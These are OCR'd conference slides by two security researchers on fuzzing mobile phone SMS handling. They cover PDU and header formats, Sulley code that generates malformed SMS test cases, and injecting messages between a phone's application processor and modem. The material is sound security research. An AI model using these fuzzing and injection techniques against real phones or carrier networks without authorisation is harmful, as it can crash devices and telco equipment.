Fuzzing the Phone in Your Phone

Charlie MIller
Independent Security Evaluators
cmiller@securityevaluators.com


Collin Mulliner
TU-Berlin
collin@mulliner.org

Who we are

- Charlie
  - First to hack the iPhone, G1 Phone
  - Pwn2Own winner, 2008, 2009
  - Author: Mac Hackers Handbook, Fuzzing for Software Security Testing and Quality Assurance
- Collin
  - MMS remote exploit for WinMobile in 2006
  - Mobile phone security researcher, hacked: WinMobile, Symbian, iPhone, NFC, Bluetooth, MMS

Agenda

- SMS
- Sulley and SMS
- iPhone injection
- Android injection
- WinMobile injection
- Some fuzzing results



SMS

SMS


- Uses extra bandwidth in control channel (used for establishing calls, status, etc)
- Message data limited to 140 bytes (160 7-bit characters)
- Commonly used for for “text messages”
- Can also deliver binary data
  - OTA programming
  - ringtones
- Building block for essential services on the mobile phone

Why pick on SMS?

- SMS is received by and processed by almost all phones
- No way to firewall it (and still receive calls/texts)
- SMS is processed with no user interaction
  - Server side attack surface with no firewall, I'm having a 1990's flashback!
- Can be targeted with only a phone number
- SMS firewalls/filter exist on network but those on the phones are too high in the stack to protect against these attacks

The life of an SMS message


- Message is sent from the device to the Short Message Service Center (SMSC)
- The SMSC forwards to recipient, either directly or through another SMCS
- SMSC will queue messages if recipient is not available
- Delivery is best effort, no guarantee it will arrive



On the device

- Phone has 2 processors, application processor and modem
- Modem runs a specialized real time operating system that handles all communication with cellular network
- Communication between CPUs is via logical serial lines
- Text based GSM AT command set used

Looking inside



Continued life of SMS

- When an SMS arrives at the modem, the modem uses an unsolicited AT command result code
- This consists of 2 lines of text
  - The result code and the number of bytes of the next line
  - The actual SMS message (in PDU mode)

```
+CMT: ,30
0791947106004034040D91947196466656F8000090108211
4215400AE8329BFD4697D9EC377D
```

A PDU

```
0791947106004034040D91947196466656F8000090108211421540 0AE8329BFD4697D9EC377D
```

Field	Size	Bytes
Length of SMSC address	1 byte	07
Type of address	1 byte	91
SMSC address	variable	947106004034
DELIVER	1 byte	04
Length of sender address	1 byte	0d
Type of sender address	1 byte	91
sender address	variable	947196466656F8
TP-PID	1 byte	00
TP-DCS	1 byte	00
TP-SCTS	7 bytes	90108211421540
TP-UDL	1 byte	0a
TP-UD	variable	AE8329BFD4697D9EC377D

But there is more

- The previous PDU was the most simple message possible, 7-bit immediate alert (i.e. a text message)
- Can also send binary data in the UD field
- This is prefaced with the User Data Header (UDH)

UDH example

050003000301

Field	Size	Bytes
UDHL	1 byte	05
IEI	1 byte	00
IEDL	1 byte	03
IED	Variable	000301

UDH example 1


0500**03**00**03**01

- Concatenated messages
  - Can send more than 160 bytes
  - IEI = 00 -> concatenated with 8 bit reference number
  - IEDL = 03 -> 3 bytes of data
  - Reference number = 00
  - Total number of messages = 03
  - This message number = 01

Other common UDH IEI’s

- IEI 01 = voice mail available
- IEI 05 = port numbers (application can register)
  - Port 5499 = visual voicemail
  - allntxacds12.attwireless.net:5400?f=0&v=400&m=XXXXXXX&p=&s=5433&t=4:XXXXXXX:A:IndyAP36:ms01:client:46173
  - Port 2948 = WAP push

PDU Spy



```
PDU LENGTH IS 38 BYTES
ADDRESS OF DELIVERING SMSC
  NUMBER IS :                +491760000443
  TYPE OF NR. :              International
  NPI :                      ISDN/Telephone (E.164/163)

MESSAGE HEADER FLAGS
  MESSAGE TYPE :             SMS DELIVER
  MSGS WAITING IN SC :       NO
  SEND STATUS REPORT :       NO
  USER DATA HEADER :         NO UDH
  REPLY PATH :               NO

ORIGINATING ADDRESS
  NUMBER IS :                +4917696466658
  TYPE OF NR. :              International
  NPI :                      ISDN/Telephone (E.164/163)

PROTOCOL IDENTIFIER          (0x00)
  MESSAGE ENTITIES :         SME-to-SME
  PROTOCOL USED :            Implicit / SC-specific

DATA CODING SCHEME           (0x00)
  AUTO-DELETION :            OFF
  COMPRESSION :              OFF
  MESSAGE CLASS :            NONE
  ALPHABET USED :            7bit default

SMSC TIMESTAMP :             1/28/09 11:24 AM GMT+1.00

USER DATA PART OF SM
  USER DATA LENGTH :         11 septets
  USER DATA (TEXT) :         hellohellot
```

Enter message

0791947106004034040D91947196466656F80000901082114215400BE8329BFD

interpret PDU as...

● Incoming (from ServiceCenter to Phone)

○ Outgoing (from Phone to ServiceCenter)

PDU contains...

● a SMSC header (according to TS 3GPP 27.005)

○ no SMSC header (according to TS 3GPP 23.040)

http://www.nobbi.com/pduspy.html

Sulley and SMS

Fuzzing 101

- Create malformed input
  - Take existing input and “mutate” it
  - Create inputs from scratch (from rfc, for example)
- Send to target
- Monitor for faults
- Goto step 1

Unmanned fuzzing exploration

- The ultimate goal of a fuzzing harness is complete automation
  - Record interesting events for human analysis
  - Detect and restart if service hangs/crashes
  - Handle dialogue boxes or other UI
  - Reboot if necessary

Creating test cases

- Can take some sample PDU's and mutate
    - These aren't exactly easy to find!
- Might as well use our knowledge of protocol to generate intelligent test cases
- We can use Sulley fuzzing framework

Sulley

- A fuzzing framework implemented in Python by Amini and Portnoy
- Provides test case generation, test case sending, target monitoring, post mortem analysis
    - We only use it for test case generation
- Block based approach to dig deep into the protocol
- Contains library of effective fuzzing strings and integers
- Super SPIKE or underdeveloped PEACH

Sulley example: SMSC number

Field	Size	Bytes
Length of SMSC address	1 byte	07
Type of address	1 byte	91
SMSC address	variable	947106004034

```
s_size("smsc_number", format="oct", length=1, math=lambda x: x/2)
if s_block_start("smsc_number"):
        s_byte(0x91, format="oct", name="typeofaddress")
        if s_block_start("smsc_number_data", encoder=eight_bit_encoder):
                s_string("\x94\x71\x06\x00\x40\x34", max_len = 256)
        s_block_end()
s_block_end()
```

Sulley example: UDH

Field	Size	Bytes
UDHL	1 byte	05
IEI	1 byte	00
IEDL	1 byte	03
IED	Variable	000301

```
if s_block_start("eight_bit", dep="tp_dcs", dep_values=["04"]):
        s_size("message_eight", format="oct", length=1, math=lambda x: x / 2)
        if s_block_start("message_eight"):
                s_size("udh_eight", format="oct", length=1, math=lambda x: x / 2)
                if s_block_start("udh_eight"):
                        s_byte(0x00, format="oct", fuzzable=True)
                        s_size("ied_eight", format="oct", length=1, math=lambda x: x / 2)
                        if s_block_start("ied_eight", encoder=eight_bit_encoder):
                                s_string("\x00\x03\x01", max_len = 256)
                        s_block_end()
                s_block_end()
                if s_block_start("text_eight", encoder=eight_bit_encoder):
                        s_string(" Test12345BlaBlubber231...Collin", max_len = 256)
                s_block_end()
        s_block_end()
s_block_end()
```

Generates a lot of testcases!


```
0791947106004034C40D91947196466656F80000901082114215406B050
003000301D06536FB8D2EB3D96F7499CD7EA3CB6CF61B5D66B3DFE8329B
FD4697D9EC37BACC66BFD16536FB8D2EB3D96F7499CD7EA3CB6CF61B5D6
6B3DFE8329BFD4697D9EC37BACC66BFD16536FB8D2EB3D96F7499CD7EA3
CB6CF61B

0791947106004034C40D91947196466656F80000901082114215401C050
003000301D06536FB8D2EB3D96F7499CD7EA3CB6CF6DB0F

0791947106004034C40D91947196466656F80000901082114215401B050
003000301D06536FB8D2EB3D96F7499CD7EA3CB6CF61B

0791947106004034C40D91947196466656F80000901082114215406C050
003000301D06536FB8D2EB3D96F7499CD7EA3CB6CF61B5D66B3DFE8329B
FD4697D9EC37BACC66BFD16536FB8D2EB3D96F7499CD7EA3CB6CF61B5D6
6B3DFE8329BFD4697D9EC37BACC66BFD16536FB8D2EB3D96F7499CD7EA3
CB6CF6DB0F
...
```

Sending the test cases

- Could send over the air
  - Costs $$$$
  - Telco's get to watch you fuzz
  - You might (make that WILL) crash Telco's equipment
- Could build your own transmitter
  - That sounds hard!
- Could inject into the process which parses
  - Would be very device/firmware dependent

SMS injection

- We MITM the channel between the application processor and the modem
- Can send messages quickly
- Its free
- Requires no special equipment
- The receiving process doesn't know the messages weren't legit
- Telco (mostly) doesn't know its happening
- Warning: results need to be verified over the carrier network



Get SMS sniffing for free

